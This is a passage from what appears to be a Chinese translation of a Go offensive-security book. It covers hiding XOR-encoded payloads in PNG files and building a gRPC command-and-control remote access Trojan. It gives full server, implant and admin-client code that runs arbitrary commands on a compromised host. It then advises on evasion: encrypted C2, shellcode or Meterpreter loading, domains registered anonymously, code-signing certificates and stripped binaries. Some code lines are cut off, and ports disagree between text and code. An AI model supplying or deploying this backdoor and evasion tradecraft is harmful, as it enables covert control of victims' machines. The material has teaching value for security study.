Payload Original: 56 5D 43 5C 57 46 40 52 5D 45 5D 57 40 46 52 5D 45 5A 57 46

Payload Decode: 31 32 33 34 32 34 33 35 32 35 35 32 32 35 35 32 35 32 32 34 35
Success: decodePNGfile created
```

清单 13-21：运行 `imgInject` 程序对数据 XOR 解码

从原始PNG文件中读取的 `Payload Original` 被编码成负载数据，而 `Payload Decode` 被解密成负载。如果比较前面例子运行的命令行和这里的输出，会注意到解码后的负载与最初提供的原始明文值匹配。

不过，代码有个问题。记得程序代码将在规范的偏移位置注入新的已解码块。如果已经包含编码的块段的文件，然后尝试用一个解码的块段编写一个新文件，那么将在新的输出文件中得到两个块。可以在图13-5中看到这一点。

00085250	39	fb	bc	9c	92	47	d4	4d	00	00	00	1c	72	4e	44	6d	9....G.M....rNDm
00085260	31	32	33	34	32	34	33	35	32	35	35	32	32	35	35	32	1234243525522552
00085270	35	32	32	34	35	32	33	35	35	35	32	35	1f	d8	22	4c	522452355525.."L
00085280	00	00	00	1c	72	4e	44	6d	56	5d	43	5c	57	46	40	52	....rNDmV]C\WF@R
00085290	5d	45	5d	57	40	46	52	5d	45	5a	57	46	46	55	5c	45	]E]W@FR]EZWFUV,E
000852a0	5d	50	40	46	77	28	e3	60	00	00	00	00	49	45	4e	44	]P@Fw(.`....IEND
000852b0	ae	42	60	82													.B`.

图13-5 含有解码和编码块段文件的输出

要理解为什么会发生这种情况，请回想一下已编码的PNG文件在偏移量为0x85258 处有已编码的块段，如图13-6所示。

```

00085250 39 fb bc 9c 92 47 d4 4d 00 00 00 1c 72 4e 44 6d |9....G.M.....rNDm|
00085260 31 32 33 34 32 34 33 35 32 35 35 32 32 35 35 32 |1234243525522552|
00085270 35 32 32 34 35 32 33 35 35 35 35 32 32 35 35 32 |522452355525.."L|
00085280 00 00 00 1c 72 4e 44 6d 56 5d 43 5c 57 46 40 52 |....rNDmV]C\WF@R|
00085290 5d 45 5d 57 40 46 52 5d 45 5a 57 46 46 55 5c 45 |]E]W@FR]EZWFU\|E|
000852a0 5d 50 40 46 77 28 e3 60 00 00 00 00 49 45 4e 44 |P@Fw(.`....IEND|
000852b0 ae 42 60 82 |.B`.|
```

图13-6 含有编码块段文件的输出

当解码数据被写入偏移量0x85258时，问题就出现了。解码数据被写入与编码数据相同的位置时，我们不会删除编码数据；它只是将文件字节的其余部分向右移动，包括编码的块段，如前面图13-5所示。这可能会使负载提取复杂化或产生意想不到的后果，例如将明文负载透露给网络设备或安全软件。

幸运的是，这个问题很容易解决。看一下之前的 `WriteData()` 函数。这一次可以修改该函数来解决问题(清单13-22)。

```

//WriteData writes new data to offset
func WriteData(r *bytes.Reader, c *models.CmdLineOpts, b []byte) {
    offset, err := strconv.ParseInt(c.Offset, 10, 64)
    if err != nil {
        log.Fatal(err)
    }
    w, err := os.OpenFile(c.Output, os.O_RDWR|os.O_CREATE, 0777)
    if err != nil {
        log.Fatal("Fatal: Problem writing to the output file!")
    }
    r.Seek(0, 0)
    var buff = make([]byte, offset)
    r.Read(buff)
    w.Write(buff)
    w.Write(b)
    if c.Decode {
        r.Seek(int64(len(b)), 1)
    }
    _, err = io.Copy(w, r)
    if err == nil {
        fmt.Printf("Success: %s created\n", c.Output)
    }
}
```

清单 13-22：更新 `WriteData()` 以防止重复辅助块类型 (/ch-13/imgInject/utils/writer.go)

使用 `c.Decode` 条件逻辑引入修复。`XOR` 操作产生一个字节对字节的事务。因此，编码和解码的块段长度相同。此外，`bytes. reader` 将在写入已解码的块段时要包含原始编码图像文件的其余部分。因此，可以在 `bytes.Reader` 上执行包含解码块段长度的右字节移位，将 `bytes.Reader` 推进经过编码的块段并将剩余字节写入新的图像文件。

瞧！如图 13-7 所示，十六进制编辑器确认问题已解决。不再有重复的辅助块类型。

```

00085240 09 73 bb 47 2a dc cc 3e 90 81 81 e1 df 82 ff 07 |.s.G*..>....|
00085250 39 fb bc 9c 92 47 d4 4d 00 00 00 1c 72 4e 44 6d |9....G.M.....rNDm|
00085260 31 32 33 34 32 34 33 35 32 35 35 32 32 35 35 32 |1234243525522552|
00085270 35 32 32 34 35 32 33 35 35 35 35 32 32 35 35 32 |522452355525.."L|
00085280 00 00 00 00 49 45 4e 44 ae 42 60 82 |....IEND.B`.|
```

图13-7 无重复的辅助块段文件的输出

编码数据不在了。此外，对文件运行 `ls -la` 应该会产生相同的文件长度，即使文件字节已经改变。

## 总结

在本章中，学习了如何将 PNG 图像文件格式描述为一系列重复的字节块段，每个块段都有各自的用途和适用性。接下来，学习了读取和浏览二进制文件的方法。然后创建字节数据并将其写入图像文件。最后，使用 XOR 编码来混淆负载。

本章重点介绍图像文件，只是触及了使用隐写技术可以完成的工作的皮毛。但是您应该能够应用在本章学到的知识来研究其他二进制文件类型。

## 附加练习

与本书中的其他章节一样，跟着本章一起编码和练习是最有价值。因此，希望通过一些任务来扩展已经涉及到的想法：

1. 当阅读XOR部分时，应该注意到 `XorDecode()` 函数生成已解码的块段，但是并没有更新CRC校验和。看看能不能纠正这个问题。
2. `WriteData()` 函数方便注入辅助块段的能力。如果要覆盖现有的辅助块段，必须进行哪些代码更改？如果需要帮助，我们关于字节移位和 `Seek()` 函数的解释可能对解决这个问题有用。
3. 这是一个更具挑战性的问题：尝试注入一个负载——PNG DATA 字节块——通过将其分布在各种辅助块段中。可以一次执行一个字节，也可以使用多个字节分组，所以要有创造力。作为额外的好处，创建一个解码器来读取准确的负载的字节偏移位置，从而更容易提取负载。
4. 本章解释了如何使用XOR作为加密技术——一种混淆植入负载的方法。尝试实现不同的技术，如AES加密。Go 的核心代码包提供了许多可能性(如果需要复习，请参阅第11章)。观察解决方案如何影响新图像。它会导致整体大小增加吗？如果会，增加多少？
5. 使用本章中的代码思想来扩展对其他图像文件格式的支持。其他图像规格可能不像PNG那样有组织。要证据吗？请阅读PDF规范，因为它可能相当令人生畏。如何解决将数据读写到这种新的图像格式的挑战？

## 第14章：构建命令和控制的RAT

在本章，结合前几章的课程来构建一个基本的命令和控制 (C2) 的 `remote access Trojan (RAT)`。RAT病毒是攻击者用来在受害机器上远程执行操作的工具，例如访问文件系统、执行代码和嗅探网络流量。

构建这个 RAT 需要构建三个独立的工具：一个客户端植入、一个服务端和一个管理组件。客户端植入是RAT病毒在一个被破坏的工作站上运行的部分。服务器与植入的客户端交互，很像Cobalt Strike的团队服务器——广泛使用的C2工具的服务器组件——向受影响的系统发送命令。与使用单一服务来促进服务器和管理功能的团队服务端不同，我们将创建一个单独的、独立的管理组件，用于实际发出命令。该服务端充当中间人，编排被破坏系统和与管理组件交互的攻击者之间的通信。

设计 RAT 的方法有无数种。在本章中，我们重点介绍如何处理远程访问的客户端和服务端通信。出于这个原因，我们先展示如何构建简单粗暴的东西，然后让您去做显著的改进让您改进过的版本更健壮。在多数情况下，这些改进需要用到前面章节中的内容和代码示例。你将运用你的知识、创造力和解决问题的能力来提高你的执行能力。

### 开始

首先，让我们回顾一下将要做的事情：创建一个服务端，它以操作系统命令的形式从管理组件接收工作(也将创建管理组件)。创建一个植入，定期轮询服务端获取新命令，然后将命令输出发布回服务端。然后服务端将该结果返回给管理客户机，以便操作者(您)可以看到输出。

首先安装工具，用于帮助我们处理这些网络交互，并检查这个项目的目录结构。

### 安装Protocol Buffers 用于定义 gRPC API

用 `gRPC` 构建所有的网络交互，`gRPC` 是有 Google 开发的一款高性能的远程过程调用 (RPC) 框架。RPC框架允许客户端通过标准和定义的协议与服务端通信，而无需知晓任何底层细节。`gRPC`框架在HTTP/2上运行，以一种高效的二进制结构通信消息。

非常像其他的RPC机制，如 REST 或 SOAP，数据需要被定义，以便能够容易地序列化和反序列化。幸运的是，有一种机制可以定义数据和API函数，因此可以与 `gRPC`一起使用。这个机制就是Protocol Buffers (也缩写为Protobuf)，将API的标准语法和复杂的数据定义包含在 `.proto` 文件中。现有工具可将定义文件编译为 Go支持的接口存根和数据类型。实际上，该工具可以生成各种语言的输出，也就是可以使用 `.proto` 文件生成 C# 存根和类型。

首先在系统中安装Protobuf编译器。安装过程超出了本书的范围，但您可以在官方的 Go Protobuf库 <https://github.com/golang/protobuf/> 上的“Installation”部分找到详细完整的安装信息。同时，使用下面的命令安装`gRPC`包：

```
> go get -u google.golang.org/grpc
```

## 创建工程工作台

接下来，创建工作台。创建四个子目录来存放三个组件（植入、服务端和管理组件）和定义 gRPC API 的文件。每个组件的目录中，创建单个 Go 文件（与所在目录同名），该文件属于自己的 `main` 包。这样可以作为独立的组件单独地编译和运行，且在组件上运行 `go build` 命令时会生成和目录同名的二进制。同时，在 `grpcapi` 目录中创建名为 `implant.proto` 的文件。该文件保存 Protobuf 架构和 gRPC API 定义。目录结构应该像下面一样：

```
$ tree
.
|-- client
|   |-- client.go
|-- grpcapi
|   |-- implant.proto
|-- implant
|   |-- implant.go
|-- server
|   |-- server.go
```

创建了结构之后，我们就可以开始构建我们的实现了。在接下来的几个小节中，将带您浏览每个文件的内容。

## 定义并构建 gRPC API

下一个任务是定义 gRPC API 将使用的功能和数据。与构建和使用 REST 端点不同，后者具有相当明确的一组期望（例如，它们使用 HTTP 动词和 URL 路径来定义对哪些数据采取哪些操作），gRPC 更随意。可以有效地定义一个 API 服务，并将该服务的函数原型和数据类型与之绑定。使用 Protobufs 定义 API。用 Google 搜索可以很快地找到 Protobufs 语法的完整说明，但是这里我们做个简短介绍。

至少，我们需要定义一个管理服务，操作者使用它向服务端发送操作系统命令（工作）。同时也需要一个植入服务，用于从服务端获取工作，并将命令输出发送回服务端。清单 14-1 是 `implant.proto` 文件的内容。（所有的代码清单都在 GitHub 仓库 <https://github.com/blackhat-go/bhg/> 跟目录下。）

```
//implant.proto
syntax = "proto3";
package grpcapi;

// Implant defines our C2 API functions
service Implant {
    rpc FetchCommand (Empty) returns (Command);
    rpc SendOutput (Command) returns (Empty);
}

// Admin defines our Admin API functions
service Admin {
    rpc RunCommand (Command) returns (Command);
}

// Command defines a with both input and output fields
message Command {
    string In = 1;
    string Out = 2;
}

// Empty defines an empty message used in place of null
message Empty {
```

清单 14-1：用 Protobuf 定义 gRPC API (/ch-14/grpcapi/implant.proto)

还记得如何将这个定义的文件编译为 Go 特定的工作？好吧，明确地包含 package grpcapi 来告诉编译器，我们希望在 grpcapi 包下创建这些工作。包的名字是随意的。这里使用是为了确保 API 代码与其他组件保持分离。

然后定义了一个名为 `Implant` 的服务和一个名为 `Admin` 的服务。将其分开是因为 `Implant` 组件以不同于 `Admin` 客户端的方式与 API 交互。举例来说，我们不希望 `Implant` 向我们的服务发送操作系统命令，就像我们不希望我们的 `Admin` 组件将命令输出发送到服务端一样。

在 `Implant` 服务中定义了两个方法：`FetchCommand` 和 `Send Output`。定义这些方法就像在 Go 中定义 `interface` 一样。也可以说任何 `Implant` 服务的实现都需要实现这两个方法。`FetchCommand` 使用 `Empty` 消息作为参数，且返回 `Command` 消息，将从服务端检索任何未完成的操作系统命令。`SendOutput` 将 `Command` 消息（包含命令输出）发送回服务端。刚刚提到的这些消息是任意的、复杂的数据结构，其中包含我们在端点之间来回传递数据所必需的字段。

`Admin` 服务定义了一个方法：`RunCommand`，使用 `Command` 消息作为参数，并期望读回一个 `Command` 消息。其目的是让您，即 RAT 操作者，可以在具有运行植入程序的远程系统上运行操作系统命令。

最后，定义了要传递的两个消息：`Command` 和 `Empty`。`Command` 有两个字段，一个用于保存操作系统命令本身（名为 `In` 的字符串），另一用于保存命令输出（名为 `Out` 的字符串）。注意，消息和字段的名字都是随意的，但是给每个字段都赋值了一个数字值。您可能想知道，如果我们将 `In` 和 `Out` 定义为字符串，为何他们赋值数值。答案是这只是模式定义，并非是实现。这些数字表示消息中的字段在消息中的偏移。也就是，`In` 先出现，`Out` 后出现。`Empty` 中没有字段。这是为了解决 Protobuf 不明确允许将空值传递到 RPC 方法或从 RPC 方法返回这一事实的技巧。

现在有了模式。需要编译该模式才算完成 gRPC 的定义。在 `grpcapi` 目录下执行下面的命令：

```
> protoc -I . implant.proto --go_out=plugins=grpc:./
```

在前面提到的初始化安装完成后这个命令才能用，该命令的作用是在当前目录下搜索名问 `implant.proto` 的 Protobuf 文件，并在当前目录下生成特定于 Go 的输出。一旦成功执行，在 `grpcapi` 目录下应该会生成名为 `implant.pb.go` 的新文件。这个新文件包含了在 Protobuf 模式中创建的服务和消息的 `interface` 和 `struct` 定义。我们将使用这些来构建我们的服务，植入和管理组件。让我们一个一个来构建。

## 创建服务端

先从创建服务端开始，该服务端接收管理客户端的命令并从植入端轮询。服务端是这几个组件中最复杂的，因为需要实现 `Implant` 和 `Admin` 服务。另外，还因为该服务端扮演管理组件和直入端之间的中间人，需要代理和管理进出双方的消息。

### 实现 Protocol 接口

先来看下在 `server/server.go`（清单 14-2）中的服务端的内部结构。在这里，实现了必要的接口方法，用于服务端从共享管道中读取和写入命令。

```

type implantServer struct {
    work, output chan *grpcapi.Command
}

type adminServer struct {
    work, output chan *grpcapi.Command
}

func NewImplantServer(work, output chan *grpcapi.Command) *implantServer {
    s := new(implantServer)
    s.work = work
    s.output = output
    return s
}

func NewAdminServer(work, output chan *grpcapi.Command) *adminServer {
    s := new(adminServer)
    s.work = work
    s.output = output
    return s
}

func (s *implantServer) FetchCommand(ctx context.Context, empty *grpcapi.Empty)
    var cmd = new(grpcapi.Command)
    select {
        case cmd, ok := <-s.work:
            if ok {
                return cmd, nil
            }
            return cmd, errors.New("channel closed")
        default:
            // No work
            return cmd, nil
    }
}

func (s *implantServer) SendOutput(ctx context.Context, result *grpcapi.Command)
    s.output <- result
    return &grpcapi.Empty{}, nil
}

func (s *adminServer) RunCommand(ctx context.Context, cmd *grpcapi.Command) (*
    var res *grpcapi.Command
    go func() {
        s.work <- cmd
    }()
    res = <-s.output
    return res, nil
}

```

清单 14-2：定义服务类型 (/ch-14/server/server.go)

为提供管理和植入的API，需要定义实现所有必要接口方法的服务类型。这是启动 `Implant` 或 `Admin` 的唯一方式。就是说，需要正确地定义 `FetchCommand(ctx context.Context, empty *grpcapi.Empty)`、`SendOutput(ctx context.Context, result *grpcapi.Command)`、和 `RunCommand(ctx context.Context, cmd *grpcapi.Command)` 方法。为了让植入端和管理API互斥，将它们以独立的类型来实现。

首先创建名为 `implantServer` 和 `adminServer` 的结构体，他们都将实现必要的方法。每个类型含有相同的字段：两个管道，用于收发工作和命令输出。这是我们的服务器在管理和植入组件之间代理命令及其响应的一种非常简单的方法。

接下来定义了一对辅助函数，`NewImplantServer(work, output chan *grpcapi.Command)` 和 `NewAdminServer(work, output chan *grpcapi.Command)`，用于创建 `implantServer` 和 `adminServer` 的新实例。它们的存在只是为了确保管道能被正确地初始化。

接下来是有趣的部分：gRPC方法的实现。您可能注意到这些方法没有和 Protobuf 模式中的完全匹配。例如，每个方法接收 `context.Context` 类型的参数且返回一个 `error`。之前运行的 `protoc` 命令来编译 Protobuf 时，将这些添加到生成文件中的每个接口方法的定义中。这让我们管理请求上下文和返回错误。对于大多数网络通信这是非常标准的东西。编译器使我们不必在我们的Protobuf文件中明确要求这样做。

实现的第一个方法是 `implantServer.FetchCommand(ctx context.Context, empty *grpcapi.Empty)`，接收一个 `*grpcapi.Empty` 并返回一个 `*grpcapi.Command`。回想下定义 `Empty` 类型是因为gRPC不允许显示地使用空值。我们不需接收任何输入，因为客户端植入会调用 `FetchCommand(ctx context.Context, empty *grpcapi.Empty)` 方法作为一种轮询机制，询问“嘿，您有工作给我吗？”这个方法的逻辑有点复杂，因为仅当有真正的任务需要发送时才发送给值入端。因此，在 `work` 管道上使用了 `select` 语句来确定是否有任务要做。用这种方式从管道中读取是 `nonblocking`，意思是如果从管道中没有读取到数据就会执行 `default` 情况。这是理想的，因为我们将让植入端定期调用 `FetchCommand(ctx context.Context, empty *grpcapi.Empty)` 作为一种近乎实时的工作方式。如果在通道中有任务，则返回该命令。在幕后，命令将被序列化并通过网络发送回植入端。

`implantServer` 的第二个方法是 `SendOutput(ctx context.Context, result *grpcapi.Command)`，将接收到的 `*grpcapi.Command` 放入到 `output` 管道。回想一下，我们定义的 `Command` 不仅有一个用于运行命令的字符串字段，还有一个用于保存命令输出的字段。因为我们接收到的 `Command` 的输出字段填充了命令的结果（由植入端运行），因此，`SendOutput(ctx context.Context, result *grpcapi.Command)` 方法简单地从植入端取的结果，并将其放到管理组件稍后读取的管道中。

最后一个是 `implantServer` 中的 `RunCommand(ctx context.Context, cmd *grpcapi.Command)` 方法，被定义为 `adminServer` 类型。接收还未发送到植入端的 `Command`。表示管理组件想要值入端执行的一个任务单元。使用一个 goroutine 将任务放置到 `work` 管道中。因为这里使用的是一个没有缓存的管道，会阻塞执行。不过我们需要能够从输出管道读取到数据，因此，使用 goroutine 将任务放到管道中并继续执行。阻塞执行，等待 `output` 管道响应。本质上让流程同步执行：发送一个命令到植入端，然后等待响应。当收到响应后，返回结果。同样，希望 `Command` 的结果，输出字段由植入端执行操作系统命令的结果填充。

## main() 函数

清单14-3是 `server/server.go` 文件中的 `main()` 函数，运行两个独立的服务——一个从管理端接收命令，另一个从值入端接收轮询。使用两个监听者，以便能限制访问管理API——我们不希望任何人都与之交互——我们希望植入端监听一个可以从限制性网络访问的端口。

```

func main() {
    var (
        implantListener, adminListener net.Listener
        err error
        opts []grpc.ServerOption
        work, output chan *grpcapi.Command
    )
    work, output = make(chan *grpcapi.Command), make(chan *grpcapi.Command)
    implant := NewImplantServer(work, output)
    admin := NewAdminServer(work, output)
    if implantListener, err = net.Listen("tcp", fmt.Sprintf("localhost:%d", 443));
        log.Fatal(err)
    }
    if adminListener, err = net.Listen("tcp", fmt.Sprintf("localhost:%d", 9090));
        log.Fatal(err)
    }
    grpcAdminServer, grpcImplantServer := grpc.NewServer(opts...), grpc.NewServer()
    grpcapi.RegisterImplantServer(grpcImplantServer, implant)
    grpcapi.RegisterAdminServer(grpcAdminServer, admin)
    go func() {
        grpcImplantServer.Serve(implantListener)
    }()
    grpcAdminServer.Serve(adminListener)
}

```

清单 14-3：运行管理和植入服务 (/ch-14/server/server.go)

首先声明变量。使用两个监听者：一个用于植入服务，另一个用于管理服务。这样做是为了可以在与植入API分开的端口上提供管理API。

创建用于在植入和管理服务间传递数据的管道。需要注意的是，通过调用 `NewImplantServer (work, output)` 和 `NewAdminServer(work, output)` 使用相同的管道来初始化植入和管理服务。通过使用一样的管道实例，可以让管理和植入服务再共享管道上回话。

接下来，为每个服务初始化网络监听者，`implantListener` 绑定4444端口，`adminListener` 绑定9090端口。一般使用80或443端口，这通常是HTTP/s的网络出口，但在本例中，我们选择任意的端口仅用于测试，以及干扰开发机上运行的其他服务。

我们已经定义了网络级监听器。现在就设置gRPC服务和API。通过调用 `grpc.NewServer()` 创建两个gRPC服务实例（一个用于管理API，一个用于植入API）。这初始化核心gRPC服务器，它将为我们处理所有的网络通信等。我们只需要告诉它使用我们的API。通过调用

`grpcapi.RegisterImplantServer(grpcImplantServer,implant)` 和 `grpcapi.RegisterAdminServer(grpcAdminServer, admin)` 来注册 API 实现的实例（在示例中名为 `implant` 和 `admin`）。注意，尽管我们创建了名为 `grpcapi` 的包，但从未定义这两个函数；是 `protoc` 命令定义的。这些函数在 `implant.pb.go` 中创建的，作为创建我们的植入和管理gRPC API 服务的新实例的一种手段。很狡猾！

至此，我们已经定义了 API 的实现并将它们注册为 gRPC 服务。要做的最后一件事是，调用 `grpcImplantServer.Serve(implantListener)` 来启动植入服务。在 goroutine 中执行此操作以防止代码阻塞。毕竟，我们也要通过调用 `grpcAdminServer.Serve (adminListener)` 启动管理服务。

现在服务端完成了，可以通过运行 `go run server/server.go` 来启动。当然，还有东西和服务交互，因此也不会有任何响应。让我们进入下一部分——植入端。

## 创建客户端植入

客户端植入被设计来运行在被破坏的系统上。作为我们运行操作系统命令的后门。这本例中，植入端定期轮询服务，请求工作。如果没有工作要做，什么也不会发生。否则，植入端执行操作系统命令并将输出返回给服务器。

清单14-4是 `implant/implant.go` 的内容。

```
func main() {
    var
    (
        opts []grpc.DialOption
        conn *grpc.ClientConn
        err error
        client grpccapi.ImplantClient
    )

    opts = append(opts, grpc.WithInsecure())
    if conn, err = grpc.Dial(fmt.Sprintf("localhost:%d", 4444), opts...); err != nil {
        log.Fatal(err)
    }
    defer conn.Close()
    client = grpccapi.NewImplantClient(conn)

    ctx := context.Background()
    for {
        var req = new(grpccapi.Empty)
        cmd, err := client.FetchCommand(ctx, req)
        if err != nil {
            log.Fatal(err)
        }
        if cmd.In == "" {
            // No work
            time.Sleep(3*time.Second)
            continue
        }

        tokens := strings.Split(cmd.In, " ")
        var c *exec.Cmd
        if len(tokens) == 1 {
            c = exec.Command(tokens[0])
        } else {
            c = exec.Command(tokens[0], tokens[1:]...)
        }

        buf, err := c.CombinedOutput()
        if err != nil {
            cmd.Out = err.Error()
        }
        cmd.Out += string(buf)
        client.SendOutput(ctx, cmd)
    }
}
```

清单 14-4：创建植入端 (/ch-14/implant/implant.go)

植入端代码只有一个 `main()` 函数。从定义变量开始，包含一个 `grpcapi.ImplantClient` 类型。`protoc` 命令自动地为我们创建这个类型。该类型具有便利远程通信所需的所有RPC函数存根。

然后通过 `grpc.Dial(target string, opts... DialOption)` 建立连接，植入服务运行在4444端口。调用 `grpcapi.NewImplantClient(conn)` (`protoc` 创建的函数) 时使用这个连接。现在有了 gRPC 客户端，应该已经建立了与植入服务器的连接。

代码继续使用无限 `for loop` 轮询植入服务器，重复地查看是否有任务需要执行。通过调用 `client.FetchCommand(ctx, req)` 来实现，将请求的上下文和 `Empt` 传递给该函数。幕后是，该函数连接API服务。如果收到的响应的 `cmd.In` 字段中没有任何东西，就暂停3秒后再重试。当收到一个工作单元时，植入服务调用 `strings.Split(cmd.In, " ")` 命令分割为单个单词和参数。这是必要的，因为Go 执行操作系统命令的语法是 `exec.Command(name, args...)`，`name` 是指要运行的命令，`args...` 是操作系统命令用到的子命令、标记和参数的列表。Go这样做是为了防止操作系统命令注入，但是使执行变得复杂了，因为在执行前必须将命令分割成相关的部分。通过运行 `c.CombinedOutput()` 执行命令，并收集输出。最后，我们获取该输出并向 `client.SendOutput(ctx, cmd)` 发起 gRPC 调用，将命令及其输出发送回服务器。

植入程序完成了，可以通过 `go run implant/implant.go` 运行。应该会链接到服务器。同样，这也是虎头蛇尾，因为还没有任务要做。只是几个正在运行的进程，建立连接但没有做任何有意义的事情。让我们解决这个问题。

## 构建管理组件

管理组件是RAT最后的部分。这是实际生成工作的地方。工作将通过我们的管理 gRPC API 发送到服务端，然后服务端将其转发给植入程序。服务端获取植入端的输出，并将其发送会管理客户端。清单14-5是 `client/client.go` 的代码。

```
func main() {
    var
    (
        opts []grpc.DialOption
        conn *grpc.ClientConn
        err error
        client grpcapi.AdminClient
    )

    opts = append(opts, grpc.WithInsecure())
    if conn, err = grpc.Dial(fmt.Sprintf("localhost:%d", 9090), opts...); err
        log.Fatal(err)
    }
    defer conn.Close()
    client = grpcapi.NewAdminClient(conn)
    var cmd = new(grpcapi.Command)
    cmd.In = os.Args[1]
    ctx := context.Background()
    cmd, err = client.RunCommand(ctx, cmd)
    if err != nil {
        log.Fatal(err)
    }
    fmt.Println(cmd.Out)
}
```

#### 清单 14-5：创建管理客户端 (/ch-14/client/client.go)

通过定义 `grpcapi.AdminClient` 变量开始，和管理服务在9090端口建立连接，并在调用 `grpcapi.NewAdminClient(conn)` 时使用该连接创建管理gRPC客户端的实例。

(记住 `grpcapi.AdminClient` 类型和 `grpcapi.NewAdminClient()` 函数是由 `protoc` 创建的。) 在继续之前，将这个客户端创建过程与植入代码进行比较。注意相似之处，但也要注意类型、函数调用和端口的细微差别。

假设有一个命令行参数，我们从中读取操作系统命令。当然，如果检查是否有参数被传入话，代码会更健壮些，但对于这个例子我们并不需要担心。将命令赋值给 `cmd.In`。将 `*grpcapi.Command` 的实例 `cmd` 传送给 gRPC客户端的 `RunCommand(ctx context.Context, cmd *grpcapi.Command)` 方法。幕后是，这个命令序列化并发送到之前创建的管理服务。收到响应后，我们期望的输出填充操作系统命令结果。将该输出写入控制台。

## 运行RAT

现在，假设服务端和植入端在运行中，可以通过 `go run client/client.go command` 来执行管理客户端。应该会在管理客户端的终端收到输出，并显示在屏幕上，如下所示：

```
$ go run client/client.go 'cat /etc/resolv.conf'
domain Home
nameserver 192.168.0.1
nameserver 205.171.3.25
```

就是这样——工作中的 RAT。输出展示的是远程文件的内容。运行一些其他命令以查看植入端的运行情况。

## 优化RAT

正如在本章开头所提到的，我们特意保持 RAT 小巧且无过多的功能。不会更好的扩展。在处理错误或连接中断时不优雅，且缺乏许多基本功能，这些功能可以逃避检测、跨网络移动、升级权限等等。

我们没有在示例中做所有的这些改进，而是列出了一系列您可以自己进行的优化。我们讨论其中一些注意事项，但将其作为练习留给您。为了完成这些练习，您可能需要参考本书的其他章节，深入研究Go包文档，并尝试使用管道和并发。这是一个将您的知识和技能付诸实践的机会。去吧，让我们骄傲，年轻的学徒。

## 加密通信

所有C2实用程序都应该对其网络通信进行加密！对于植入端和服务端之间的通信尤其重要，因为在任何现代企业环境中，都應該能够发现出口网络监控。

使用TLS加密通信来修改植入端。这需要在客户端和服务端的 `[]grpc.DialOption` 切片设置额外的值。在此期间，您可能应该更改代码，以便将服务绑定到定义的接口，并默认侦听并连接到 `localhost`。这将防止未经授权的访问。

您必须考虑的一个问题是如何管理和管理植入端中的证书和密钥，特别是如果要执行基于证书的相互身份验证时。应该对它们硬编码吗？远程存储它们？在运行时使用一些魔术来确定植入端是否有权连接到服务器？

## 处理连接中断

当我们讨论通信主题时，如果植入端无法连接到服务器，或者服务器因植入程序运行而死机，会发生什么？可能已经注意到它中断了一切——植入端挂掉。如果植入端挂掉，那么就无法访问该系统。这可能是一个相当大的问题，特别是如果最初的损害以难以复现的方式发生。

解决这个问题。给植入端加一些弹性，这样当连接丢失时，它不会立即挂掉。这可能涉及到在 `implant.go` 文件中用调用 `grpc.Dial(target string, opts ...DialOption)` 替换调用 `log.Fatal(err)` 的逻辑。

## 注册植入端

希望能追踪植入端。当前，管理客户端发送一个命令，期望只有一个植入程序存在。没有任何方法可以跟踪或注册植入端，更不用说向一个特定的植入端发送命令了。

添加使植入程序在初始连接时向服务器注册自己的功能，并为管理客户端添加功能以检索已注册的植入程序列表。也许为每个植入端分配一个唯一的整数或使用 UUID（查看 [https://github.com/google/uuid/\\*](https://github.com/google/uuid/*)）。这将需要对管理和植入 API 进行更改，从 `implant.proto` 文件开始。向 `Implant` 服务添加 `RegisterNewImplant` RPC 方法，向 `Admin` 服务添加 `ListRegisteredImplants` 方法。用 `protoc` 重新编译，在 `*server/ server.go` 文件中实现相应的接口方法，并在 `client/client.go`（对于管理端）和 `implant/implant.go`（对于植入端）的逻辑中添加新的功能。.

## 添加数据库持久化

如果完成了本节中前面的练习，就为植入端增加一些弹性，以承受连接中断并设置注册功能。此时，您很可能在 `server/server.go` 的内存中维护已注册植入端的列表。如果需要重新启动服务器，或者服务器死机了，该怎么办？植入端将继续重新连接，但当他们这样做时，服务器不知道哪些植入端已注册，因为已经失去植入端到他们的UUID的映射。

更新服务器代码，将此数据存储在所选的数据库中。对于一个非常快速和简单且最少依赖的解决方案，可以考虑使用SQLite数据库。有几个Go驱动可用。我们个人使用的是 `go-sqlite3` (<https://github.com/mattn/go-sqlite3/>)。

## 支持多个植入端

实际上，您可能希望支持多个植入端同时来轮询服务器请求任务。这也让RAT更有用，因为它可以管理多个植入端，但它也需要做相当大的更改。

这是因为，当您希望在某个植入端上执行命令时，您可能希望在单个特定的植入端上执行该命令，而不是第一个向服务器轮询工作的植入端上。您可以依靠在注册期间创建的植入 ID 来保持植入互斥，并适当地引导命令和输出。实现此功能，以便可以明确选择运行命令的目标植入端。

进一步地使逻辑复杂，需要考虑可能有多个管理操作人员同时发送命令，这在与团队一起工作时很常见。这意味着可能将无缓冲的 `work` 和 `output` 管道转换为有缓冲的。当有多个消息在传送时，这将有助于防止执行阻塞。然而，要支持这种多路复用，需要实现一种机制，使请求者与其适当的响应相匹配。例如，如果两个管理员同时向植入端发送任务，植入端会产生两个单独的响应。如果操作员1发送 `ls` 命令，操作员2发送 `ifconfig` 命令，那么操作员1接收 `ifconfig` 命令的输出就不合适，反之亦然。

## 植入端添加功能

我们只实现了植入端接收并允许操作系统命令的功能。然而，其他C2软件还包含许多其他便利的功能。例如，如果能在植入端上上传或下载文件，那就太好了。运行原始的shellcode可能会很好，例如，如果我们想在不接触磁盘的情况下生成一个Meterpreter shell。扩展当前功能以支持这些附加特性。

## 链接操作系统命令

因为 Go 的 `os/exec` 包创建和运行命令的方式，目前无法将一个命令的输出作为输入通过管道传输到第二个命令。例如，在我们当前的实现中不能工作：`ls -la | wc -l`。要解决这个问题，需要使用命令变量，它是在调用 `exec.Command()` 创建命令实例时创建的。可以更改标准输入和输出属性以适当地重定向它们。当与 `io.Pipe` 结合使用时，就可以强制一个命令（例如 `ls -la`）的输出作为后续命令（`wc -l`）的输入。

## 强化植入端的认证和实践良好的 OPSEC

当在本节的第一个练习中向植入端添加加密通信时，是否使用了自签名证书？如果是的话，传输和后端服务器可能会引起设备和检查代理的怀疑。相反，通过使用私人或匿名的联系方式与证书颁发机构服务一起注册域名，以创建合法的证书。此外，如果有办法这样做，请考虑获取代码签名证书来签署植入端二进制。

此外，考虑修改源代码路径的命名方案。当构建二进制文件时，该文件会含有包路径。带有描述性的路径名可能会将相关人员引向您。此外，在构建二进制文件时，请考虑删除调试信息。这有一个额外的好处，就是让二进制文件更小，更难反汇编。用下面的命令可以实现：

```
$ go build -ldflags="-s -w" implant/implant.go
```

这些标志被传递给链接器以删除调试信息并剥离二进制文件。

## 添加 ASCII 艺术

